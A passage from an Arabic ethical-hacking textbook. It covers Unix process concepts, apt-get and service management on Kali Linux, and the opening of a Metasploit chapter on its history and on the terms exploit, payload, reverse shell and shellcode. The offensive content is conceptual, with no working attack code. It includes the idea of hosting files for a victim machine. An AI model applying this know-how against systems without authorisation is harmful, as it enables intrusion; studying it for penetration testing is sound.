نتيجة التشكيلة الواسعة من آليات **IPC** على أنظمة **UNIX**، فيصبح في بعض الأحيان تداخل في الوظائف، وهو جزء منه بسبب تطورها في ظل المتغيرات المختلفة لنظام **UNIX** ومتطلبات المعايير المختلفة. على سبيل المثال، **FIFOs** و**socket** يؤدون أساسا نفس الوظيفة وهو السماح للعمليات بتبادل البيانات على نفس النظام. كلاهما موجودين في أنظمة يونكس الحديثة حيث ان **FIFOs** جاءت من **System V**، في حين ان **Socket** جاءت من **BSD**.

Signals 6.12

على الرغم من أنها مدرجة كأسلوب من أساليب **IPC** في القسم السابق، فان **Signals** تستخدم على نطاق واسع من السياقات الأخرى، وهذا يستحق ان يناقش.

غالبا ما يشار الى **Signals** بأنها "مقاطعات البرمجيات (**software interrupts**)". وصول **Signals** يقوم بإعلام العملية أن بعض الأحداث أو الحالات الاستثنائية قد حدثت. هناك أنواع مختلفة من **Signals**، كل منها يحدد حدثا مختلفا أو شرط. يتم تعريف كل نوع من **Signals** مع عدد صحيح مختلف، يتم تحديده ايضا مع أسماء رمزية تتبع هذا النموذج **SIGxxxx**.

ترسل **Signals** إلى العملية من قبل الكيرنل، بواسطة عملية أخرى (مع الأذونات المناسبة)، أو عن طريق العملية نفسها. على سبيل المثال، الكيرنل يرسل **Signals** إلى العملية عند واحد مما يلي من الاسباب:

- المستخدم يقوم بكتابة رمز **interrupt** (المتمثل عادة في المفاتيح **Ctrl+C**) على لوحة المفاتيح.
- واحد من **process's children** تم إنهائه؛
- جهاز التوقيت (**timer**) التي وضعتها العملية قد انتهت.
- حاولت عملية الوصول إلى عنوان ذاكرة غير صالحة.

داخل الشل، يمكن استخدام الأمر **kill** لإرسال **Signals** إلى العملية. يمكن استخدام **kill() system call** ضمن البرامج لأداء نفس الوظيفة.

<u>عندما تتلقى العملية أي من Signals، فإنه يأخذ أحد الإجراءات التالية، استنادا إلى Signals:</u>

- يتجاهل الإشارة (**ignore signal**)،
- تقتل من قبل الإشارة (**killed by signal**).
- **<u>التعلق</u>** **<u>suspended</u>** حتى وقت لاحق وتستأنف بواسطة استلام **signal** خاصة.

بالنسبة لمعظم أنواع **signal**، بدلا من قبول عمل الـ **signal** الافتراضي، يمكن للبرنامج اختيار تجاهل **signal**، أو إنشاء معالج الإشارة (**signal handler**). **Signal handler** هو دالة معرفة من قبل المبرمج يتم استدعاءها تلقائيا عندما يتم ارسال **signal** إلى العملية. تؤدي هذه الدالة بعض الإجراءات المناسبة للحالة التي أنشأت **signal**.

في الفترة الفاصلة بين الوقت الذي انشات فيه والوقت الذي يتم تسليمها، يقال على **signal** انها في حالة **pending** لعملية. عادة، يتم تسليم **pending signal** في أقرب وقت حين انه من المقرر أن العملية تم جدولتها لكي تعمل تاليا، أو على الفور إذا كانت العملية قيد التشغيل بالفعل. ومع ذلك، من الممكن أيضا منع **signal** عن طريق إضافته إلى ***<u>signal mask</u>*** العملية. عندما يتم إنشاء **signal** ومن ثم تم منعها فإنها تظل **pending**، حتى يتم الغاء منعها في وقت لاحق (أي إزالتها من ***<u>signal mask</u>***).

6.13 Threads (الخيط أو سلسلة التعليمات)

في تطبيقات يونكس الحديثة، يمكن أن يكون لكل عملية العديد من **threads of execution**. **Thread** هي عبارة عن مجموعة من التعليمات التي تشكل مساراً لتنفيذ العملية وبما أنه مجرد مسار فإنه لا يحتاج لموارد خاصة به حيث أنه يستخدم موارد العملية ذاتها. تجعل خيوط البرنامج الحاسوبي يبدو وكأنه يقوم بأكثر من مهمة بشكل متزامن، لكن إذا كانت وحدة المعالج المركزي بأكثر من نواة فانه يقوم بعمل تزامن حقيقي. بمعنى اخر يمكن تشبيه **thread** على انه مجموعة من العمليات تشترك في نفس الذاكرة، فضلا عن مجموعة من الصفات الأخرى. كل **thread** يقوم بتنفيذ التعليمات البرمجية للبرنامج نفسه ويشارك في ناحية البيانات نفسها، و**heap**. ومع ذلك، كل **thread** له **stack** خاصة به تحتوي على المتغيرات المحلية ومعلومات ربط الدالة (**function call linkage information**).

يمكن لـ **thread** التواصل مع بعضهم البعض عبر المتغيرات العالمية التي تتشارك. **Threading API** يوفر متغيرات الحالة (***condition variable***) وكائنات المزامنة (***mutexes***)، التي تمكن **thread** العملية من التواصل ومزامنة أعمالهم، وعلى وجه الخصوص، استخدامهم للمتغيرات المشتركة. يمكن أيضا لـ **thread** التواصل مع بعضهم البعض باستخدام آليات **IPC** والتزامن التي سوف توضح لاحقا.

يمكن تنفيذ خيوط تعليمات متعددة بشكل متوازٍ على نفس المعالج وهذا ما يدعى بالتنفيذ المتعدد الخيوط (**multithreading**) ويحدث عن طريق تعدد المهام **computer multitasking** أو ما يدعى بتجزئة الوقت **time slicing** حيث يقوم المعالج المركزي بالتبديل بين سلاسل التعليمات المختلفة. (ضمن هذا المفهوم التنفيذ ليس متزامنا بالنسبة لمعالج واحد لكننا نعتبره تزامنا مزيفا لأن التبديل يتم بسرعة كبيرة تعطينا انطباع بوهم التزامن)، بالمقابل يمكننا انجاز تزامن حقيقي عن طريق الاستعانة بحاسوب متعدد المعالجات أو معالجات متعددة الأنوية.

في الوقت الراهن، العديد من أنظمة التشغيل تدعم تجزئة الزمن وتعدد المهام، أو التنفيذ متعدد المعالجات **multiprocessor threading** عن طريق منسق عمليات **scheduler**. تمكن كيرنل أنظمة التشغيل المبرمجين من التعامل مع عدة سلاسل من التعليمات (**thread**)عن طريق واجهة استدعاءات النظام **system call**.

6.14 Process Groups and Shell Job Control

كل برنامج يتم تنفيذه من قبل الشل يبدا عملية جديدة. على سبيل المثال، في المثال التالي يقوم فيه الشل بإنشاء ثلاث عمليات (وهي عرض قائمة من الملفات في مجلد العمل الحالي مرتبة حسب حجم الملف):

$ls -l | sort -k5n | less

جميع الشل الرئيسية، باستثناء بورن **sh**، توفر ميزة تفاعلية تسمى ***job control***، والتي تسمح للمستخدم بالتنفيذ في وقت واحد والتلاعب بعد من الأوامر أو خطوط **pipe** كما في المثال السابق وهذه الشل يطلق عليها **job-control shells**. في **job-control shells**، جميع العمليات في خط **pipe** توضع في **process group** جديد أو **job**. كل عملية في **process group** لها نفس المعرف **process group (PGID) identifier**، والذي هو نفس **PID** الخاص بعمليه واحده في هذه المجموعة والتي يطلق عليها **process group leader**. الكيرنل يسمح بمختلف الإجراءات، ولا سيما إيصال **signal**، التي يتعين القيام بها على جميع العمليات أعضاء المجموعة. **Job-control shells** تستخدم هذه الميزة للسماح للمستخدم بإيقاف أو استئناف جميع العمليات في خط **pipe**، كما هو موضح في المقطع التالي.

5!.6 Sessions, Controlling Terminals, and Controlling Processes

Session هي عبارة عن مجموعة من **process group** (**job**). جميع العمليات في **Session** لها نفس **session identifier (SID)**.
Session leader هى العملية التي قامت بإنشاء **Session**، ويصبح **PID** لها هو **session ID**.
تستخدم **Session** أساسا من قبل **job-control shells**. كل من **process groups** التي تم أنشأتها بواسطة **job-control shells** تنتمي إلى نفس **Session** الخاص بالشل، حيث انه هو **Session leader**.
Sessions عادة ما يكون مرتبط به **controlling terminal**. يتم تأسيس **controlling terminal** عندما يفتح أول **session leader** جهاز الترمنال (**terminal device**). الترمنال من الممكن ان يكون **controlling terminal** على **Sessions** واحدة على الأكثر.

في أي **Session**، هناك **foreground process group (foreground job)** واحدة، والتي قد تقرا المدخلات من الترمنال وإرسال الإخراج إليها ايضا. إذا قام المستخدم بكتابة حرف المقاطعة (**Ctrl +C**) او حرف التعليق **"suspend"** (**Ctrl+Z**) الى **controlling terminal**، فان الترمنال ترسل هذه الإشارة التي تقوم بقتل أو تعلق (stop) **foreground job**. وعلى نقيض ذلك فان **session** يمكنها ان تملك أي عدد من **background process groups (background jobs)**، والتي يتم إنشاؤها من قبل الأوامر مع العلامة (**&**).

Job-control shells توفر الأوامر لإدراج جميع **job**، وإرسال **signal** إلى **job**، ونقل **job** بين **foreground** و**background** .


Table 5-1. Job Management in the bash Shell

Command	Action
jobs	List all jobs
fg [*N*]	Bring background job *N* to the foreground (by default, the "current" background job).
CTRL-Z	Suspend and background the current foreground command
bg [*N*]	Start stopped background job *N* (by default, the "current" background job).
kill %*N*	Terminate background job *N* (by sending the SIGTERM signal).

```
[einstein@station einstein]$ jobs
[1]     Running                     ./sim_a &
[2]     Running                     ./sim_b &
[3]-    Running                     ./sim_c &
[4]+    Running                     ./sim_d &
```

Pseudoterminals 6.16

Pseudoterminal او **pseudotty** او **PTY** هى زوج من الأجهزة الوهمية **"virtual devices"** المتصلة، احداهم معروف باسم **master** والأخر **slave**. يوفر هذا الزوج قناة **IPC** للسماح للبيانات ان يتم نقلها في كلا الاتجاهين بين **devices** الاثنين.
النقطة الرئيسية في **PTY** هي أن **slave device** يوفر واجهة تتصرف مثل **terminal**، مما يجعل من الممكن ربط **terminal-oriented program** مع **slave device** ومن ثم استخدام برنامج آخر متصلا بـ **master device** لقيادة **terminal-oriented program**. الناتج المكتوب من قبل **driver program** (البرنامج المتصل بـ **master device**) يخضع للمعالجة كمدخلات يقوم بها **terminal driver** (المتصل بـ **master device**)، ثم يتم تمريره كمدخل الى **terminal-oriented program** المتصلة بـ **slave device**. أي شيء يكتبه **terminal-oriented program** الى **slave device** يتم تمرير كمدخل إلى **driver program**. بعبارة أخرى، **driver program** يؤدى الوظيفة التي تؤدى عادة من قبل المستخدم في **terminal** التقليدية.



تستخدم **PTY** في مجموعة متنوعة من التطبيقات، وعلى الأخص في تنفيذ **terminal windows** المقدمة تحت بيئة **X windows login** وفى التطبيقات التي تقديم خدمات تسجيل دخول الشبكة، مثل **Telnet** و**SSH**.

Date and Time 6.17

هناك نوعين من time مهم بالنسبة للعملية:

- **Real time**



يقاس إما من خلال بعض النقاط القياسية (**calendar time**) أو من بعض النقاط الثابتة، عادة هو البداية، في حياة أي عملية (***elapsed*** أو ***wall clock time***). على أنظمة **UNIX**، يتم قياس **calendar time** بالثواني منذ منتصف الليل صباح يوم 1 يناير 1970، التوقيت العالمي المنسق (**UTC**)، ومنسق على نقطة قاعدة زمنية الذي حددها خط طولي مارا بغرينتش، انكلترا. هذا التاريخ، هو قريب من ولادة نظام يونيكس، ويشار إليه باسم **Epoch**.

- **Process time**

يسمى أيضا **CPU time**، وهو إجمالي الوقت المنقض من وحدة المعالج المركزي والذي استخدمه العملية منذ البداية. **CPU time** ينقسم إلى **system CPU time**، وهو الوقت المنقض في تنفيذ التعليمات البرمجية في **kernel mode**، و**user CPU time**، وهو الوقت المنقض في تنفيذ التعليمات البرمجية في **user mode** (أي تنفيذ التعليمات البرمجية للبرنامج العادي).

الامر time يظهر لك الوقت الحقيقي "real time".

Client-Server Architecture 6.18

Client-server application هو احد التطبيقات التي تنقسم الى اثنين من العمليات:

- **Client**، والذي يطلب من الخادم تنفيذ بعض الخدمات عن طريق إرسال رسالة الطلب؛
- **Server**، الذي يدرس طلب العميل، ويؤدي الإجراءات المناسبة، ومن ثم يرسل رسالة استجابة إلى العميل.

في بعض الأحيان، العميل والخادم قد يتشارك في حوار موسع من الطلبات والردود.

عادة، يتفاعل تطبيق العميل (**client application**) مع المستخدم، في حين ان تطبيق الخادم (**server application**) يوفر الوصول إلى بعض الموارد المشتركة. عموما، هناك حالات متعددة فيها تتواصل عمليات العميل مع واحد أو أكثر من عمليات الخادم.
Client و **server** يمكن ان يكونوا على نفس جهاز كمبيوتر المضيف او ان يكونا في مضيفين مختلفين متصلين من خلال الشبكة.

Realtime 6.19

Realtime applications هي تلك التي تحتاج إلى الاستجابة في الوقت المناسب من الإدخال. في كثير من الأحيان، هذه المدخلات تأتي من جهاز استشعار خارجي أو جهاز إدخال متخصص، والإخراج يأخذ شكل السيطرة على بعض الأجهزة الخارجية. وتشمل الأمثلة على التطبيقات التي تتطلب استجابة سريعة **automated assembly lines**، أجهزة الصراف الآلي **ATM**، وأنظمة الملاحة الجوية.
يتطلب توفير الاستجابة القصيرة، دعم من نظام التشغيل الأساسي. معظم أنظمة التشغيل لا توفر أصلا مثل هذا الدعم لأن متطلبات الاستجابة السريعة يمكن أن تتعارض مع متطلبات أنظمة التشغيل متعددة المستخدمين. تطبيقات **UNIX** التقليدية ليست **Realtime applications**، على الرغم من ان **realtime variants** قد تم وضعها. لينكس قامت بإنشاء **realtime variants**، ونواة لينكس الأخيرة تتجه نحو الدعم الكامل لـ **Realtime applications**.

The /proc File System 6.20

نظام التشغيل لينكس يوفر لنا نظام الملف ***/proc* file system**، والذي يتكون من مجموعة من المجلدات والملفات التي وضعت تحت مسار المجلد **/proc**.
***/proc* file system** هو نظام ملفات افتراضي والذي يوفر واجهة إلى هياكل بيانات الكيرنل في شكل يشبه الملفات والمجلدات. وهذا يوفر آلية سهلة لعرض وتغيير سمات النظام المختلفة. وبالإضافة إلى ذلك، هناك مجموعة من المجلدات مع أسماء ذات الصيغة **/proc/PID**، حيث ان **PID** هو معرف العملية، ويسمح لنا بعرض المعلومات حول كل عملية قيد التشغيل على النظام.
محتويات **/proc** تكون عادة في شكل نص قابل للقراءة، ويمكن تحليل بواسطة **shell scripts**. ويمكن للبرنامج ببساطة فتح والقراءة من أو الكتابة إلى، الملف المطلوب. في معظم الحالات، يجب أن تكون العملية متميزة حتى يمكنها تعديل محتويات الملفات في المجلد **/proc**.

Apt package handling utility 6.21

الأداة **apt** في التعامل مع الحزم، المعروفة اختصارا باسم **"apt-get"** وهي أداة سطر أوامر قوية للغاية لتثبيت وإزالة حزم البرمجيات.
apt-get يحتفظ بمعلومات عن كل التطبيقات جنبا إلى جنب مع الملفات التي يحتاجها في عملية التثبيت **"dependency"**. **Dependency** هي حزم من البرمجيات الإضافية المطلوبة للحصول على الوظائف المناسبة من البرامج الأخرى. على سبيل المثال، **Metasploit**، فانه يعتمد على لغة برمجة معينة تسمى روبي. بدون تثبيت روبي، فان **Metasploit** لا يمكن تثبيته او تشغيله. وبالتالي، روبي هو ملف يعتمد عليه **Metasploit**. عندما لم تعد حزم البرامج مفيدة فان **apt-get** يقوم بتنبيه المستخدم عن التحديث القادم وتوجيهه إلى إزالة الحزم القديمة.

- Installing Applications or Packages

تثبيت البرامج الإضافية هي الوظيفة الأساسية لـ **apt-get** وهو بسيط ومباشر. صيغة الجملة أدناه سوف توفر مثالا لكيفية تثبيت التطبيقات الأخرى باستخدام **apt-get**:

#apt-get install {package_name} **ex: (apt-get install gimp)**

- Update

من وقت لآخر ان المصادر، أو المستودعات "**repositories**"، تحتاج إلى أن يتم التحقق من وجود تحديثات لمختلف التطبيقات والحزم المثبتة على كالي لينكس. فمن المستحسن أن يتم فحص التحديثات قبل تثبيت أي حزم جديدة، وضروري قبل إجراء عملية ترقية نظام التشغيل أو التطبيقات البرمجية أو الحزم. صيغة بناء الجملة من أجل التحديثات كالتالي:

#apt-get update

- Upgrade

لا يوجد نظام مثالي، في الواقع كل نظام تشغيل رئيسي هو في حالة دائمة من التحسن، والتعزيز، وإدارة التصحيح لتقديم مزايا جديدة أو تصحيح الخلل. فإن وظيفة الترقية تقوم بهدم وتثبيت جميع الإصدارات الجديدة لحزم البرامج المثبتة مسبقا. جمال جميع أنظمة التشغيل القائمة على لينكس هو انهم مفتوحة المصدر، وهذا يعني أن أي شخص في العالم يمكنه تقدم اكواد جديد لتوزيعه نظام التشغيل للمساعدة في تحسين وظائف النظام إذا كانت هناك خلل أو الحاجة الى التحسن. وهذا يسمح أيضا بتصحيح الاخطاء أسرع بالمقارنة مع شركات عملاقة مثل مايكروسوفت. وكما ذكر في وقت سابق، أنه أمر حيوي لإجراء تحديث "**update**" قبل تشغيل الترقية "**upgrade**". صيغة بناء الجملة من أجل الترقية كالتالي:

#apt-get upgrade

- Distribution Upgrade

الوظيفة **distribution upgrade** تعمل بطريقة مماثلة جدا لوظيفة **upgrade**، ومع ذلك، تسعى هذه الوظيفة أيضا إلى مصادر الحزم الخاصة وكذلك التبعيات والحزم الجديدة التي عينت ليتم تضمينها مع الأحدث. على سبيل المثال، عند استدعاء وظيفة ترقية التوزيع، سيتم رفع نسخة كاملة من كالي من الإصدار 1.0 إلى الإصدار n.1، أو n.2، وهلم جرا. استخدم بناء الجملة التالية:

#apt-get dist-upgrade

- Remove

يمكن استخدام **apt-get** لتقليل حزم النظام، أو عند التخلص من برنامج محدد. ويوصى به أيضا لكل الحزم التي لا تكون قيد الاستعمال، تلك التي لا تخدم غرضا، أو ليست ضرورية لنظام التشغيل الخاص بك وذلك لإلغاء تثبيتها. صيغة بناء الجملة التالي يمكن استخدامها لإزالة تطبيق أو حزمة:

#apt-get remove {package_name} **ex: apt-get remove leafpad**

- Autoremove

مع مرور الوقت يتم استبدال حزم التطبيقات في نظام التشغيل مع الإصدارات الجديدة والمحسنة. فإن وظيفة **autoremove** يقوم بإزالة الحزم القديمة التي لم تعد هناك حاجة لها. من المستحسن أن يتم تشغيل **auto remove** بعد ترقية الحزم أو التوزيعة. نستخدم بناء الجملة التالي لتشغيل **auto remove**:

#apt-get autoremove

- Clean

يتم تحميل الحزم إلى النظام من مصدرها، غير معبأة، ومن ثم يتم تثبيتها. هذه الحزم سوف تكون موجودة على النظام حتى إشعار آخر. هذه الحزم لم تعد ضرورية بعد تثبيت التطبيق. مع مرور الوقت، يمكن لهذه الحزم ان تلتهم مساحة القرص وتحتاج إلى تنظيفها بعيدا. صيغة الجملة التالية يمكن استخدامها لبدء وظيفة التنظيف:

#apt-get clean

- Autoclean

وظيفة **Autocleaning** تقوم بتنظيف النظام بطريقة مماثلة لوظيفة **clean**؛ ومع ذلك، ينبغي تشغيله بعد **upgrade** و **distribution upgrades** للنظام، حيث أن وظيفة **autoclean** سيزيل الحزم القديمة التي تم استبدالها بأخرى جديدة.

#apt-get autoclean

Managing Linux Services 6.22

SSH Service

يتم استخدام Secure Shell (SSH)3 service الإصدار الثالث الأكثر شيوعا للوصول إلى جهاز الكمبيوتر عن بعد، وذلك باستخدام، بروتوكول آمن مشفر. كما سنرى لاحقا، بروتوكول **SSH** لديه بعض الوظائف الرائعة والمفيدة، بجانب توفير وصول إلى الترمنال. خدمة **SSH** قائمه على اتصالات من النوع **TCP** ويستمع افتراضيا الى المنفذ 22. لبدء تشغيل خدمة **SSH** في كالي، اكتب الأمر التالي في طرفية كالي.

#service ssh start

إذا، كنت مثل العديد من المستخدمين، وكنت ترغب في الحصول على خدمة **SSH** تبدأ تلقائيا في وقت التمهيد، فإنك تحتاج الى تمكينه وذلك باستخدام الاسكريبت **update-rc.d** على النحو التالي. ويمكن استخدام الاسكريبت **update-rc.d** في تمكين وتعطيل معظم الخدمات داخل كالي لينكس.

#update-rc.d ssh enable

HTTP Service

خدمة **HTTP** يمكن أن تأتي في متناول اليدين خلال اختبار الاختراق، إما لاستضافة موقع، أو توفير منصة لتحميل الملفات إلى جهاز الضحية. خدمة **HTTP** هي ذات اتصال **TCP** ويستمع افتراضيا الى المنفذ 80. لبدء تشغيل خدمة **HTTP** في كالي، اكتب الأمر التالي في الطرفية.

#service apache2 start

كما فعلنا مع **ssh**، لبدء خدمة **HTTP** في وقت التمهيد، فإننا نحتاج إلى تمكينه من خلال الاسكريبت **update-rc.d**.

#update-rc.d apache2 enable

ملحوظه: تعمل معظم الخدمات في لينكس بنفس الطريقة التي تم استخدامها لإدارة SSH وHTTP. للحصول على مزيد من السيطرة على هذه الخدمات، يمكنك استخدام أدوات مثل rcconf أو sysvrc-conf، هاذين مصممين للمساعدة على تبسيط وإدارة استمرار العمل لهذه الخدمات.

الفصل السابع

الميتاسبلويت

مقدمه

"إذا كان لي ثماني ساعات لختم (قطع) أسفل شجرة، فأنى سوف اقضى أول ستة منهم في شحذ الفأس لدي".

إبراهام لينكولن

في هذا الفصل ثم الذي يليله سوف نسرد بعض الأدوات الهامة وكيفية التعامل معها والتي سوف نستخدمها كثيرا في مسار هذا الكتاب. سوف نبدا هنا مع شرح أساسيات ميتاسبلويت ولكنى لن اتعمق كثيرا فقط الأساسيات. سوف نتناول باقى شرح الميتاسبلويت على طول طريق سلسلة فن احتراف الهاكر الاخلاقى.

7.1 لماذا الميتاسبلويت؟

Metasploit ليست مجرد أداة. انها إطار كامل يوفر البنية التحتية اللازمة لتنفيذ الروتين، والمهام المعقدة بطريقة اليه (**automate**). هذا يسمح لك بالتركيز على الجوانب الفريدة أو المتخصصة من اختبار الاختراق وعلى تحديد العيوب ضمن برنامج أمن المعلومات الخاصة بك.

Metasploit يسمح لك بسهولة بناء ناقلات الهجوم (**attack vectors**) من خلال العديد من المآثر "**exploit**" والحمولات "**payload**"، الترميز "**encoding**"، وأكثر من ذلك من أجل خلق وتنفيذ هجمات أكثر تقدما. هدفنا هو الحصول على سهولة التعامل مع الإطار، حتى تظهر لك كيفية القيام ببعض الهجمات المتقدمة، وضمان أن تتمكن من تطبيق هذه التقنيات بشكل مسؤول.

من كل الأدوات التي نوقشت وسوف تناقش، **Metasploit** هو المفضل. في نواح كثيرة، هو الأداة المثالية للقراصنة. حيث يتميز بالقوة والمرونة، مجاني، ويحمل معه أدوات رائعة. من دون أدنى شك تعتبر أروع أداة هجومية مشمولة في هذا الكتاب، وحتى في بعض الحالات لأنها تتيح لك الاختراق مثل هيو جاكمان في فيلم **Swordfish**! على محمل الجد، أنها جيدة.

7.2 تاريخ الميتاسبلويت

Metasploit قد وضعت وبرمجت بواسطة **اتش دي موري** (**HD Moore**). عندما أدرك **اتش دي** أنه كان يقضي معظم وقته في التأكد من صحة وتطوير **exploit code** للعامة، بدأ في إنشاء إطار مرن وسهل لإنشاء وتطوير وصيانة **exploit**. أصدر أول اصدار له من **Metasploit** استنادا على لغة بيرل في أكتوبر 2003 مع مجموعه من **11 exploits**.

مع مساعدة من **سبونم** (**Spoonm**)، قام **اتش دي** بإعادة كتابة المشروع، ومن ثم أصدر الاصدر الثانى من **Metasploit 2.0**، في أبريل 2004. وتضمن هذا الإصدار **19 exploits** وأكثر من **27 payloads**. بعد فترة وجيزة من هذا الإصدار، انضم مات ميلر (**Skape**) الى

فريق تطوير **Metasploit**، وحينها حصل المشروع على شعبية كبيره، تلق إطار **Metasploit** دعم كثيف من مجتمع أمن المعلومات وسرعان ما أصبح أداة ضرورية لاختبار الاختراق و**exploiation**.

بعد إعادة الصياغة الكاملة للمشروع بلغة البرمجة روبي، حينها قام فريق **Metasploit** باصدار **Metasploit 3.0** في عام 2007. التنقل في صياغة الإطار من لغة بيرل الى لغة روبى استغرق 18 شهرا. وأسفر عن أكثر من 150،000 من خطوط الكود الجديده. مع الافراج عن الاصدار 3.0، راى **Metasploit** الاعتماد واسع النطاق عليه في المجتمع الأمنى وزيادة كبيرة في مساهمات المستخدمين.

في خريف عام 2009، تم الاستحواذ عليه عن طريق **Rapid7**، الشركة الرائدة في مجال **vulnerability-scanning**، والذي سمح لاتش دي بناء فريق للتركيز فقط على تطوير إطار **Metasploit**. منذ عملية الاستحواذ، وقعت التحديثات بسرعة أكبر من أي شخص يمكن أن يتصور. أمضى اتش دي مورى قدرا كبيرا من الوقت يوضح للناس بأن **Metasploit** سوف يظل مجانا. على الرغم منذ ذلك الحين تم الافراج عن العديد من المنتجات التجارية الكبيرة بما في ذلك **Metasploit Express** و**Metasploit Pro**، وكان اتش دي مورى وفيا في كلمته وبقي مشروع **Metasploit** الأصلي حر ومجانا. في الواقع، كان شراء **Metasploit** بواسطة **Rapid 7** دفعة قوية للمشروع **Metasploit**. **Metasploit Express** هى نسخة أخف وزنا من إطار **Metasploit** مع واجهة المستخدم الرسومية بالإضافة الى وظائف إضافية، بما في ذلك **reporting**، من بين غيرها من الخصائص المفيدة. **Metasploit Pro** هى نسخة موسعة من **Metasploit Express** والتي تنتهج التعاون واختراق مجموعة الاختبار وميزات مثل **one-click virtual private network (VPN) tunnel** وأكثر من ذلك بكثير.

7.3 مصطلحات خاصه بالميتاسبلويت

في هذا الكتاب، سوف نستخدم مصطلحات مختلفة التي تحمل لأول مرة بعض التفسير. الغالبية العظمى من المصطلحات الأساسية التالية تم تعريفها في سياق الميتاسبلويت، لكنها عادة ما تكون هي نفسها في جميع أنحاء صناعة الأمن.

Exploit

Exploit هى الوسيلة التي عن طريقها المهاجم، أو مختبر الاختراق، يستفيد من وجود خلل في النظام، التطبيق، أو الخدمة. يستخدم المهاجم **exploit** لمهاجمة النظام بالطريقة التي ينتج عنها النتائج المرجوة خاصة التي لا يقصدها المطور أبدا. ومن أشهر هذه الـ **exploit** هي **buffer overflow**، نقاط الضعف في تطبيق ويب (مثل **SQL Injection**)، وأخطاء التكوين (**configuration errors**).

Payload

Payload هى التعليمات البرمجية (**code**) التي نريده من النظام تنفيذها وهذا يتم اختياره وارساله بواسطة الإطار. على سبيل المثال، **reverse shell** هي **payload** التي تنشا اتصال من الجهاز المستهدف إلى المهاجم من خلال موجه أوامر الويندوز، في حين أن **blind shell** هي **payload** التي تربط موجه الأوامر إلى منفذ الاستماع (**listening port**) على الجهاز المستهدف، والتي يمكن للمهاجم الارتباط بها. ويمكن لـ **payload** أيضا أن تكون شيء بسيط مثل عدد قليل من الأوامر يتم تنفيذه على نظام التشغيل الهدف.

Shellcode

Shellcode هو عبارة عن مجموعة من التعليمات البرمجيه تستخدم كالـ **payload** عندما يحدث استغلال/اختراق (**exploitation**). **Shellcode** تمت كتابته بواسطة لغة التجميع (**assembly language**). في معظم الحالات، يتم توفير **command shell** أو **Meterpreter shell** بعد أن يتم إجراء سلسلة من الإرشادات من قبل الجهاز الهدف، ومن هنا جاءت التسمية.

Module

